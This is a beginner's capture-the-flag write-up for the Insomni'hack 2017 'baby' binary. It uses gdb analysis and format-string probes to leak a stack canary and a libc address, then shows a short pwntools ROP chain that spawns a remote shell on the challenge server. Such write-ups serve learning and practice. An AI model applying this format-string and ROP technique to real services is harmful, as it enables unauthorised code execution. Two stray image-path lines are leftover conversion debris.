Insomni'hack Teaser 2017

Baby Pts. 50

This write-up was done just so I could learn the basic of pwntools and try to solve a simple binary exploit challenge. Unfortunately, it was a little more difficult than I expected for a beginner but in the end I solved the challenge and am prepared to give an in depth write up. The reason I am giving this write-up is because no other write-up is available to explain every detail of solving the challenge. So this is intended to help new CTF competitors.

The Challenge

We are first given a .tgz file and a network address 'baby.teaser.insomnihack.ch 1337'. Let's take a look at the binary first, which we can extract using tar.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp$ tar -xzvf ../baby-6971f0aeb454444
a72cb5b7ac92524cd945812c2.tgz
baby/libc.so
baby/baby
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp$ ls
baby
```

Since they gave us a libc.so I am assuming the 'baby' file is an ELF file with a compiled c program. I can assume this because Linux uses the ELF file format and Shared Object files (.so) are specific to Linux (in Windows it would be a .dll file and .dylib in mac). Let's run file to see what other information we can find.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$ file baby
baby: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, not stripped
```

Okay so it does appear to be a 64-bit ELF file that is dynamically linked. This is not a forensics challenge so I'm not going to question the integrity of the file command at this point. Let's see what security features are enable by using checksec (this comes with pwntools).

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/baby$ checksec baby
[*] '/media/sf_CTFShare/InsomniHack 2017/baby/baby'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

So this actually has quite a lot of protections. We will keep this in mind. Well we've made it this far without running strings. Probably a cardinal sin. From strings you will see a lot of helpful symbols. We see come socket calls, fork, alarm, some menus. So this actually helps us quite a bit. We can "somewhat" assume from a call to bind, listen, accept there is a server involved and from fork that this will be multi-process. Let's go ahead and run the program.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/baby$ ./baby
```

Nothing… Well it seems to be waiting for something. Maybe the socket calls are waiting. Let's get the pid and run lsof.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$ ps -aux |grep baby
shawn    24173  0.0  0.0   4232   640 pts/18   S+   19:00   0:00 ./baby
shawn    24204  0.0  0.0  14224   980 pts/26   S+   19:02   0:00 grep --color=auto baby
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$ lsof -p 24173
COMMAND   PID  USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
baby    24173 shawn  cwd    DIR   0,41        0      12 /media/sf_CTFShare/InsomniHack 2017/
baby
baby    24173 shawn  rtd    DIR    8,1     4096       2 /
baby    24173 shawn  txt    REG   0,41    17840      13 /media/sf_CTFShare/InsomniHack 2017/
baby/baby
baby    24173 shawn  mem    REG    8,1  1864888 1573844 /lib/x86_64-linux-gnu/libc-2.23.so
baby    24173 shawn  mem    REG    8,1   162632 1573208 /lib/x86_64-linux-gnu/ld-2.23.so
baby    24173 shawn   0u    CHR 136,18      0t0      21 /dev/pts/18
baby    24173 shawn   1u    CHR 136,18      0t0      21 /dev/pts/18
baby    24173 shawn   2u    CHR 136,18      0t0      21 /dev/pts/18
baby    24173 shawn   3u   IPv4 186669      0t0     TCP *:1337 (LISTEN)
```

Interesting 'baby' is listening on port 1337. Okay so maybe we'll be able to interact with this just like we would with the network address they gave us.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$ nc localhost 1337
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/baby$ ./baby
User baby not found
```

Well that didn't work. Let's see what happens when we netcat to the network address they gave us.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$ nc baby.teaser.insomnihack.ch 1337
Welcome to baby's first pwn.
Pick your favorite vuln :
   1. Stack overflow
   2. Format string
   3. Heap Overflow
   4. Exit
Your choice >
```

So my first thought was they gave me a faulty binary. However, I realized that maybe the user baby needed to be on the system so I could run the binary. They probably are trying to tell us to solve this challenge without the binary if possible but if you really are a baby you need to set up a few things first. Well I decided to take the easy route and get the binary working. Just to be safe I'll take a snapshot of my VM. So, I created a user called baby ('adduser baby') and then tried to connect. Unfortunately, now I get an error setgroups operation not permitted. Well this is a red flag but I'm in a VM what's the worst that can happen. Let me restart my baby process with root privileges. Sweet! It works.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/temp/baby$ nc localhost 1337
Welcome to baby's first pwn.
Pick your favorite vuln :
   1. Stack overflow
   2. Format string
   3. Heap Overflow
   4. Exit
Your choice >
```

So first thing I notice is that the menu does not stay open for long. Second thing I notice is it looks like they are giving us several options for exploitation. If we can trust these menus then they found the vulnerabilities for us. Maybe this will be a baby challenge after all. So one of the things I like to first is gdb attach to the running process so I can begin reversing the binary enough to get a feel for what's going on. Attaching to process puts me right where I need to be. So let me attach to the server process.

```
shawn@ubuntu-ctf:/media/sf_CTFShare/InsomniHack 2017/baby$ ps -aux | grep baby
root     24255  0.0  0.0  54796  3988 pts/18   S+   19:13   0:00 sudo ./baby
root     24256  0.0  0.0   4232   640 pts/18   S+   19:13   0:00 ./baby
shawn    24294  0.0  0.0  14224   928 pts/17   S+   19:22   0:00 grep --color=auto baby
```

When I run ps I can see there are two processes running now. The first process may be the parent to the other. If I pgrep -aP 24255 I'm given a list of child processes and I do see 24256 is a child to 24255. Let's look at the parent first. To do this we run the command 'sudo gdb -q -pid=24255'. Next lets look at the backtrace in gdb. This will show us the return addesses on the stack and hopefully give us some more information.

```
(gdb) bt
#0  0x00007f7d77296b40 in __poll_nocancel () at ../sysdeps/unix/syscall-template.S:84
#1  0x00007f7d7756fe22 in ?? () from /usr/lib/sudo/libsudo_util.so.0
#2  0x00007f7d775693ae in sudo_ev_loop_v1 () from /usr/lib/sudo/libsudo_util.so.0
#3  0x0000555759a789d0 in ?? ()
#4  0x0000555759a835e2 in ?? ()
#5  0x0000555759a762f5 in ?? ()
#6  0x00007f7d771bc830 in __libc_start_main (main=0x555759a74a20, argc=2, argv=0x7ffe2f100be8,
    fini=<optimized out>, rtld_fini=<optimized out>, stack_end=0x7ffe2f100bd8) at ../csu/libc-
#7  0x0000555759a76829 in ?? ()
```

So we see were waiting in __poll_nocancel(). Maybe it is waiting on the child process…? Let's go ahead and look at the child process. 'sudo gdb -q -pid=24256'

```
(gdb) bt
#0  0x00007ff31c7b64b0 in __accept_nocancel () at ../sysdeps/unix/syscall-template.S:84
#1  0x000055fc2bb82b77 in main ()
```

Looks like this process is inside of an accept call. This looks a little more promising as we need to connect to the server and this appears to be the process waiting for our connection. Lets disassemble the address given with bt. This will disassemble the instruction in main after the accept call.

```
(gdb) x/50i 0x000055fc2bb82b77
   0x55fc2bb82b77 <main+376>:   mov    DWORD PTR [rbp-0x28],eax
   0x55fc2bb82b7a <main+379>:   cmp    DWORD PTR [rbp-0x28],0xffffffff
   0x55fc2bb82b7e <main+383>:   jne    0x55fc2bb82b91 <main+402>
   0x55fc2bb82b80 <main+385>:   lea    rdi,[rip+0x376]        # 0x55fc2bb82efd
   0x55fc2bb82b87 <main+392>:   call   0x55fc2bb81f60 <perror@plt>
   0x55fc2bb82b8c <main+397>:   jmp    0x55fc2bb82c11 <main+530>
   0x55fc2bb82b91 <main+402>:   call   0x55fc2bb81fc0 <fork@plt>
   0x55fc2bb82b96 <main+407>:   mov    DWORD PTR [rbp-0x24],eax
   0x55fc2bb82b99 <main+410>:   cmp    DWORD PTR [rbp-0x24],0xffffffff
   0x55fc2bb82b9d <main+414>:   jne    0x55fc2bb82bb7 <main+440>
   0x55fc2bb82b9f <main+416>:   lea    rdi,[rip+0x35e]        # 0x55fc2bb82f04
   0x55fc2bb82ba6 <main+423>:   call   0x55fc2bb81f60 <perror@plt>
   0x55fc2bb82bab <main+428>:   mov    eax,DWORD PTR [rbp-0x28]
   0x55fc2bb82bae <main+431>:   mov    edi,eax
   0x55fc2bb82bb0 <main+433>:   call   0x55fc2bb81ea0 <close@plt>
   0x55fc2bb82bb5 <main+438>:   jmp    0x55fc2bb82c11 <main+530>
   0x55fc2bb82bb7 <main+440>:   cmp    DWORD PTR [rbp-0x24],0x0
   0x55fc2bb82bbb <main+444>:   jne    0x55fc2bb82c07 <main+520>
   0x55fc2bb82bbd <main+446>:   mov    edi,0xf
   0x55fc2bb82bc2 <main+451>:   call   0x55fc2bb81e90 <alarm@plt>
   0x55fc2bb82bc7 <main+456>:   mov    eax,DWORD PTR [rbp-0x2c]
   0x55fc2bb82bca <main+459>:   mov    edi,eax
   0x55fc2bb82bcc <main+461>:   call   0x55fc2bb81ea0 <close@plt>
   0x55fc2bb82bd1 <main+466>:   lea    rdi,[rip+0x331]        # 0x55fc2bb82f09
   0x55fc2bb82bd8 <main+473>:   call   0x55fc2bb82120 <drop_privs>
   0x55fc2bb82bdd <main+478>:   mov    DWORD PTR [rbp-0x30],eax
   0x55fc2bb82be0 <main+481>:   cmp    DWORD PTR [rbp-0x30],0x0
   0x55fc2bb82be4 <main+485>:   jne    0x55fc2bb82bf3 <main+500>
   0x55fc2bb82be6 <main+487>:   mov    eax,DWORD PTR [rbp-0x28]
   0x55fc2bb82be9 <main+490>:   mov    edi,eax
   0x55fc2bb82beb <main+492>:   call   0x55fc2bb82954 <handle>
   0x55fc2bb82bf0 <main+497>:   mov    DWORD PTR [rbp-0x30],eax
   0x55fc2bb82bf3 <main+500>:   mov    eax,DWORD PTR [rbp-0x28]
   0x55fc2bb82bf6 <main+503>:   mov    edi,eax
   0x55fc2bb82bf8 <main+505>:   call   0x55fc2bb81ea0 <close@plt>
   0x55fc2bb82bfd <main+510>:   mov    eax,DWORD PTR [rbp-0x30]
   0x55fc2bb82c00 <main+513>:   mov    edi,eax
   0x55fc2bb82c02 <main+515>:   call   0x55fc2bb81de0 <_exit@plt>
   0x55fc2bb82c07 <main+520>:   mov    eax,DWORD PTR [rbp-0x28]
   0x55fc2bb82c0a <main+523>:   mov    edi,eax
   0x55fc2bb82c0c <main+525>:   call   0x55fc2bb81ea0 <close@plt>
   0x55fc2bb82c11 <main+530>:   jmp    0x55fc2bb82b63 <main+356>
   0x55fc2bb82c16 <main+535>:   mov    rcx,QWORD PTR [rbp-0x8]
   0x55fc2bb82c1a <main+539>:   xor    rcx,QWORD PTR fs:0x28
   0x55fc2bb82c23 <main+548>:   je     0x55fc2bb82c2a <main+555>
   0x55fc2bb82c25 <main+550>:   call   0x55fc2bb81e30 <__stack_chk_fail@plt>
   0x55fc2bb82c2a <main+555>:   leave
   0x55fc2bb82c2b <main+556>:   ret
```


So it looks like after the connection is a accepted fork is called and then a function called handle is called within the child process. Let’s see what happens in the handle function (Tip: use ‘set disassembly-flavor intel’ if you prefer intel syntax for disassembly).

1

```
(gdb) x/52i 0x55fc2bb82954
   0x55fc2bb82954 <handle>:     push   rbp
   0x55fc2bb82955 <handle+1>:   mov    rbp,rsp
   0x55fc2bb82958 <handle+4>:   sub    rsp,0x20
   0x55fc2bb8295c <handle+8>:   mov    DWORD PTR [rbp-0x14],edi
   0x55fc2bb8295f <handle+11>:  mov    rax,QWORD PTR fs:0x28
   0x55fc2bb82968 <handle+20>:  mov    QWORD PTR [rbp-0x8],rax
   0x55fc2bb8296c <handle+24>:  xor    eax,eax
   0x55fc2bb8296e <handle+26>:  mov    eax,DWORD PTR [rbp-0x14]
   0x55fc2bb82971 <handle+29>:  lea    rsi,[rip+0x4b8]        # 0x55fc2bb82e30
   0x55fc2bb82978 <handle+36>:  mov    edi,eax
   0x55fc2bb8297a <handle+38>:  call   0x55fc2bb8232d <sendstr>
   0x55fc2bb8297f <handle+43>:  lea    rcx,[rbp-0x10]
   0x55fc2bb82983 <handle+47>:  mov    eax,DWORD PTR [rbp-0x14]
   0x55fc2bb82986 <handle+50>:  mov    edx,0x2
   0x55fc2bb8298b <handle+55>:  mov    rsi,rcx
   0x55fc2bb8298e <handle+58>:  mov    edi,eax
   0x55fc2bb82990 <handle+60>:  call   0x55fc2bb82212 <recvlen>
   0x55fc2bb82995 <handle+65>:  movzx  eax,BYTE PTR [rbp-0x10]
   0x55fc2bb82999 <handle+69>:  movsx  eax,al
   0x55fc2bb8299c <handle+72>:  cmp    eax,0x32
   0x55fc2bb8299f <handle+75>:  je     0x55fc2bb829c5 <handle+113>
   0x55fc2bb829a1 <handle+77>:  cmp    eax,0x32
   0x55fc2bb829a4 <handle+80>:  jg     0x55fc2bb829ad <handle+89>
   0x55fc2bb829a6 <handle+82>:  cmp    eax,0x31
   0x55fc2bb829a9 <handle+85>:  je     0x55fc2bb829b9 <handle+101>
   0x55fc2bb829ab <handle+87>:  jmp    0x55fc2bb829f3 <handle+159>
   0x55fc2bb829ad <handle+89>:  cmp    eax,0x33
   0x55fc2bb829b0 <handle+92>:  je     0x55fc2bb829d1 <handle+125>
   0x55fc2bb829b2 <handle+94>:  cmp    eax,0x34
   0x55fc2bb829b5 <handle+97>:  je     0x55fc2bb829dd <handle+137>
   0x55fc2bb829b7 <handle+99>:  jmp    0x55fc2bb829f3 <handle+159>
   0x55fc2bb829b9 <handle+101>: mov    eax,DWORD PTR [rbp-0x14]
   0x55fc2bb829bc <handle+104>: mov    edi,eax
   0x55fc2bb829be <handle+106>: call   0x55fc2bb82412 <dostack>
   0x55fc2bb829c3 <handle+111>: jmp    0x55fc2bb829f3 <handle+159>
   0x55fc2bb829c5 <handle+113>: mov    eax,DWORD PTR [rbp-0x14]
   0x55fc2bb829c8 <handle+116>: mov    edi,eax
   0x55fc2bb829ca <handle+118>: call   0x55fc2bb824c8 <dofmt>
   0x55fc2bb829cf <handle+123>: jmp    0x55fc2bb829f3 <handle+159>
   0x55fc2bb829d1 <handle+125>: mov    eax,DWORD PTR [rbp-0x14]
   0x55fc2bb829d4 <handle+128>: mov    edi,eax
   0x55fc2bb829d6 <handle+130>: call   0x55fc2bb825c0 <doheap>
   0x55fc2bb829db <handle+135>: jmp    0x55fc2bb829f3 <handle+159>
   0x55fc2bb829dd <handle+137>: mov    eax,0x0
   0x55fc2bb829e2 <handle+142>: mov    rdx,QWORD PTR [rbp-0x8]
   0x55fc2bb829e6 <handle+146>: xor    rdx,QWORD PTR fs:0x28
   0x55fc2bb829ef <handle+155>: je     0x55fc2bb829fd <handle+169>
   0x55fc2bb829f1 <handle+157>: jmp    0x55fc2bb829f8 <handle+164>
   0x55fc2bb829f3 <handle+159>: jmp    0x55fc2bb8296e <handle+26>
   0x55fc2bb829f8 <handle+164>: call   0x55fc2bb81e30 <__stack_chk_fail@plt>
   0x55fc2bb829fd <handle+169>: leave
   0x55fc2bb829fe <handle+170>: ret
```

So we are starting to see why this is a baby challenge. We have symbols for function names. If we run ‘x/s 0x55fc2bb82e30’ we will get the menu. I think we are in the right place. After the menu is display we see a sequence of comparisons and some that go to dostack, dofmt, and doheap. Well it looks like these functions handle each option available from the menu. Let's assume these functions actually have the vulnerabilities they say they do. We should start thinking of how we want to exploit this. We could try a buffer overflow those seem pretty easy. However, we know there are stack canaries and NX is enabled so we need to figure out how to leak the canary and we cannot just put shellcode on the stack we need a ROP chain (http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html). So here is the plan:

1) We leak the stack canary value using string format
2) We leak the base address of libc for our ROP chain
3) We overwrite the buffer in dostack and include the leaked canary as well as our chain

1 I assume you are somewhat familiar with a string format vulnerability. If you are not, I would encourage you to read up on format strings. So I disassembled the dofmt function and the parameter we have control over is on the stack. If the variable is on the stack I like to see how far away it is using direct parameter access. To read the stack you will want to use %x. We know this is a 64 bit executable. So we are going to use the letter 'l' as our length modifier and then we are going to us $ for direct parameter access. So to access the first parameter after the format string we would use %1$lx. We will look at the first 19 parameters to see where our string is on the stack compared to where our format string is. The results are below:

```
Welcome to baby's first pwn.
Pick your favorite vuln :
   1. Stack overflow
   2. Format string
   3. Heap Overflow
   4. Exit
Your choice > 2
Simply type '\n' to return
Your format > AAAAAAAA%1$lx.%2$lx.%3$lx.%4$lx.%5$lx.%6$lx.%7$lx.%8$lx.
%9$lx.%10$lx.%11$lx.%12$lx.%13$lx.%14$lx.%15$lx.%16$lx.%17$lx.%18$lx.%
19$lx.
AAAAAAAA7ffe526fc100.7f129d2a88a8ffff.252e786c24363125.31252e786c24373
1.55f14294a1a0.44294a220.7f129d09bc94.859d29d018.4141414141414141.3225
2e786c243125.6c2433252e786c24.2e786c2434252e78.36252e786c243525.6c2437
252e786c24.2e786c2438252e78.31252e786c243925.3131252e786c2430.24323125
2e786c24.6c243331252e786c.
Your format > ^C
```


If we count the periods we see our string can be accessed as the 9^{th} parameter or %9$lx (41 is hex for 'A' in ascii). If we look at the disassembly we can see that our string is stored at ebp-0x414. We know the canary is probably right above the ebp at ebp-0x8.

```
(gdb) x/52i dofmt
   0x55fc2bb824c8 <dofmt>:      push   rbp
   0x55fc2bb824c9 <dofmt+1>:    mov    rbp,rsp
   0x55fc2bb824cc <dofmt+4>:    sub    rsp,0x430
   0x55fc2bb824d3 <dofmt+11>:   mov    DWORD PTR [rbp-0x424],edi
   0x55fc2bb824d9 <dofmt+17>:   mov    rax,QWORD PTR fs:0x28
   0x55fc2bb824e2 <dofmt+26>:   mov    QWORD PTR [rbp-0x8],rax
   0x55fc2bb824e6 <dofmt+30>:   xor    eax,eax
   0x55fc2bb824e8 <dofmt+32>:   mov    DWORD PTR [rbp-0x414],0x0
   0x55fc2bb824f2 <dofmt+42>:   mov    eax,DWORD PTR [rbp-0x424]
   0x55fc2bb824f8 <dofmt+48>:   lea    rsi,[rip+0x811]        # 0x55fc2bb82d10
   0x55fc2bb824ff <dofmt+55>:   mov    edi,eax
   0x55fc2bb82501 <dofmt+57>:   call   0x55fc2bb8232d <sendstr>
   0x55fc2bb82506 <dofmt+62>:   mov    eax,DWORD PTR [rbp-0x424]
   0x55fc2bb8250c <dofmt+68>:   lea    rsi,[rip+0x819]        # 0x55fc2bb82d2c
   0x55fc2bb82513 <dofmt+75>:   mov    edi,eax
   0x55fc2bb82515 <dofmt+77>:   call   0x55fc2bb8232d <sendstr>
   0x55fc2bb8251a <dofmt+82>:   lea    rsi,[rbp-0x410]
   0x55fc2bb82521 <dofmt+89>:   mov    eax,DWORD PTR [rbp-0x424]
   0x55fc2bb82527 <dofmt+95>:   lea    rcx,[rip+0x80d]        # 0x55fc2bb82d3b
   0x55fc2bb8252e <dofmt+102>:  mov    edx,0x400
   0x55fc2bb82533 <dofmt+107>:  mov    edi,eax
   0x55fc2bb82535 <dofmt+109>:  call   0x55fc2bb8235e <recvlen_until>
   0x55fc2bb8253a <dofmt+114>:  mov    DWORD PTR [rbp-0x414],eax
   0x55fc2bb82540 <dofmt+120>:  cmp    DWORD PTR [rbp-0x414],0x1
   0x55fc2bb82547 <dofmt+127>:  jne    0x55fc2bb82560 <dofmt+152>
   0x55fc2bb82549 <dofmt+129>:  nop
   0x55fc2bb8254a <dofmt+130>:  mov    eax,0x0
   0x55fc2bb8254f <dofmt+135>:  mov    rcx,QWORD PTR [rbp-0x8]
   0x55fc2bb82553 <dofmt+139>:  xor    rcx,QWORD PTR fs:0x28
   0x55fc2bb8255c <dofmt+148>:  je     0x55fc2bb825be <dofmt+246>
   0x55fc2bb8255e <dofmt+150>:  jmp    0x55fc2bb825b9 <dofmt+241>
   0x55fc2bb82560 <dofmt+152>:  mov    eax,DWORD PTR [rbp-0x414]
   0x55fc2bb82566 <dofmt+158>:  mov    esi,eax
   0x55fc2bb82568 <dofmt+160>:  lea    rdi,[rip+0x7ce]        # 0x55fc2bb82d3d
   0x55fc2bb8256f <dofmt+167>:  mov    eax,0x0
   0x55fc2bb82574 <dofmt+172>:  call   0x55fc2bb81e60 <printf@plt>
   0x55fc2bb82579 <dofmt+177>:  lea    rax,[rbp-0x410]
   0x55fc2bb82580 <dofmt+184>:  mov    rdi,rax
   0x55fc2bb82583 <dofmt+187>:  call   0x55fc2bb81df0 <puts@plt>
   0x55fc2bb82588 <dofmt+192>:  mov    eax,DWORD PTR [rbp-0x414]
   0x55fc2bb8258e <dofmt+198>:  cdqe
   0x55fc2bb82590 <dofmt+200>:  mov    BYTE PTR [rbp+rax*1-0x410],0x0
   0x55fc2bb82598 <dofmt+208>:  lea    rdx,[rbp-0x410]
   0x55fc2bb8259f <dofmt+215>:  mov    eax,DWORD PTR [rbp-0x424]
   0x55fc2bb825a5 <dofmt+221>:  mov    rsi,rdx
   0x55fc2bb825a8 <dofmt+224>:  mov    edi,eax
   0x55fc2bb825aa <dofmt+226>:  mov    eax,0x0
   0x55fc2bb825af <dofmt+231>:  call   0x55fc2bb81eb0 <dprintf@plt>
   0x55fc2bb825b4 <dofmt+236>:  jmp    0x55fc2bb82506 <dofmt+62>
   0x55fc2bb825b9 <dofmt+241>:  call   0x55fc2bb81e30 <__stack_chk_fail@plt>
   0x55fc2bb825be <dofmt+246>:  leave
   0x55fc2bb825bf <dofmt+247>:  ret
```

So we can now do some calculations to see exactly which parameter we can access the canary from. So we know our buffer is the 9th parameter from our format string. So if we calculate the offset from ebp of the buffer add 9*8 (8 bytes for each parameter) divide by 8 to get the number of parameters until ebp and then subtract one we have the parameter number to directly access the canary on the stack. This turned out to be 138.

```
(gdb) print (0x414+(9*8))/8 - 1
$8 = 138
```


2) Awesome now we need to figure out where libc is so we can do our ROP chain. So there are several ways you can leak a libc address. The easiest way using the string format vulnerability is if the address is on the stack and we can access it using a direct parameter access. Let figure out the libc address range by looking at 'info proc mappings' and the search for an address within that range on the stack.



```
gdb-peda$ info proc mappings
process 23842
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x555555554000     0x555555557000     0x3000        0x0 /media/sf_CTFShare/InsomniHack 2017/baby/baby
      0x555555756000     0x555555757000     0x1000     0x2000 /media/sf_CTFShare/InsomniHack 2017/baby/baby
      0x555555757000     0x555555758000     0x1000     0x3000 /media/sf_CTFShare/InsomniHack 2017/baby/baby
      0x7ffff7a0e000     0x7ffff7bcd000   0x1bf000        0x0 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7bcd000     0x7ffff7dcd000   0x200000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dcd000     0x7ffff7dd1000     0x4000   0x1bf000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dd1000     0x7ffff7dd3000     0x2000   0x1c3000 /lib/x86_64-linux-gnu/libc-2.23.so
      0x7ffff7dd3000     0x7ffff7dd7000     0x4000        0x0
      0x7ffff7dd7000     0x7ffff7dfd000    0x26000        0x0 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7fd4000     0x7ffff7fd7000     0x3000        0x0
      0x7ffff7ff6000     0x7ffff7ff8000     0x2000        0x0
      0x7ffff7ff8000     0x7ffff7ffa000     0x2000        0x0 [vvar]
      0x7ffff7ffa000     0x7ffff7ffc000     0x2000        0x0 [vdso]
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x25000 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x26000 /lib/x86_64-linux-gnu/ld-2.23.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0 [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```

If you notice I have installed a gdb wrapper called peda which enables a lot of automated exploit tools but also allows me to use python in gdb which I needed. I ended up creating a tool that would look for libc addresses on the stack for me (get_libc_range.py).



```
gdb-peda$ source ~/peda/tools/get_libc_range.py
rang = (base, end) = (140737347903488, 140737351856128)
gdb-peda$ python search_stack()
0xa8a8 0x7fffffffe228 --->    0x7ffff7a188a8:   xchg   edx,eax
0x8398c 0x7fffffffe368 --->    0x7ffff7a9198c <__GI___libc_free+76>:    add    rsp,0x28
0x7a930 0x7fffffffe380 --->    0x7ffff7a88930 <flush_cleanup>:  mov    rax,QWORD PTR [rip+0x34ae19]        # 0x7ffff7dd3750 <run_fp>
0x78934 0x7fffffffe388 --->    0x7ffff7a86934 <_IO_file_close_mmap+20>: mov    QWORD PTR [rbx+0x40],0x0
0x18d6e3 0x7fffffffe4b8 --->    0x7ffff7b9b6e3: addr32 gs je 0x7ffff7b9b757
0xcaa03 0x7fffffffe508 --->    0x7ffff7ad8a03 <__getpwnam_r+275>:       test   eax,eax
0x20830 0x7fffffffe648 --->    0x7ffff7a2e830 <__libc_start_main+240>:  mov    edi,eax

gdb-peda$ x/xg $rbp-0x414
0x7fffffffe19c: 0x0000000000007fff
gdb-peda$ print /d (0x7fffffffe648-0x7fffffffe19c)/8
$1 = 149
gdb-peda$ print $1 + 9
$2 = 0x9e
gdb-peda$ print /d $1 + 9
$3 = 158
```

This tells me __libc_start_main+240 is at 0x7fffffffe648 on the stack and is at offset 0x20830 in libc. So if I calculate the offset from my input to this address divide by 8 and then add the offset of my input from the format string we will be able to leak the address of this libc function and then calculate libc's base address. This offset was 158.

We now have all the information we need it is time for the exploit.

3)

```python
libc.address = libc_base
rop = ROP(libc)
rop.raw('AAAAAAAA') #overwrite ebp
rop.call('dup2', [4, 0])
rop.call('dup2', [4, 1])
rop.system(next(libc.search('/bin/sh\x00')))
print rop.dump()
#0x408 'A's because buffer is at 0x410 from ebp therefore 0x408 from canary
shellcode = 'A'*0x408 + p64(canary) + str(rop)
sof(rem, shellcode)
rem.interactive()
```

In this python code we rebase libc with the leaked libc base address. We then create a ROP object using libc (this lets pwntools take care of placing addresses in the chain for us). We overwrite rbp and then we call dup2 twice to reroute stdin and stdout to fd 4 which is the socket we are communicating on. We then add our /bin/sh system call chain to spawn a shell. Pwntools will automatically find gadgets for us in libc. It finds pop $rdi; ret which is needed to pass /bin/sh as an argument to system. Next we just have to fill our buffer in dostack, place our leaked canary on the stack and then our rop chain. After, that we switch to interactive mode.

```
[*] Switching to interactive mode
Good luck !
$ ls
baby
flag
$ cat flag
INS{if_you_haven't_solve_it_with_the_heap_overflow_you're_a_baby!}
$
```